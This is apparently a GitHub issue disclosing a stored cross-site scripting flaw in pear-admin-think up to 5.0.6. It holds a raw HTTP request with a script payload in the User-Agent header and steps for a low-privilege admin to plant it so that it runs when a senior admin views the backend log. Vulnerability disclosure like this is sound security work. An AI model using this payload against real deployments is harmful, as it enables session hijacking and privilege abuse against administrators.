New issue

Jump to bottom

# There is a stored xss vulnerability exists in pear-admin-think <=5.0.6 #1

Open **xiaoliangli1128** opened this issue on Jan 20 · 0 comments

**xiaoliangli1128** commented on Jan 20 • edited

[Suggested description]
Cross SIte Scripting (XSS) vulnerability exists in pear-admin-think <=5.0.6.
Login account to access arbitrary functions and cause stored xss through fake User-Agent

[Vulnerability Type]
Cross Site Scripting (XSS)

[Vendor of Product]
https://github.com/pearadmin/pear-admin-think


[Affected Product Code Base]
<= 5.0.6

[Affected Component]


```
GET /admin.php/admin.photo/index HTTP/1.1
Host: pear.com
Upgrade-Insecure-Requests: 1
User-Agent: <script>alert('xss')</script>
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appl
exchange;v=b3;q=0.9
Referer: http://pear.com/admin.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,ar;q=0.8,en;q=0.7
Cookie: PHPSESSID=23c79928dabeae8f8bf5f314b506af17; thinkphp_show_page_trace=0|0;
token=JLlWdnblQBd0Ol7lKSe2w25Dj0jjoAQq31642737531.5216
Connection: close
```

[Attack Type]
Remote


[Vulnerability details]
first, prepare two test accounts with different levels.
Senior administrator admin





Low level administrator test




Step 2: log in to the system with test and enter the user management page





Click on any function such as image management and Interception of request packets , Modify UA to xss payload and forward it




Step 3 now log into the system with Senior administrator admin



Step 4 click System Management->Backend Log the xss will be execute




[Impact Code execution]
true

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant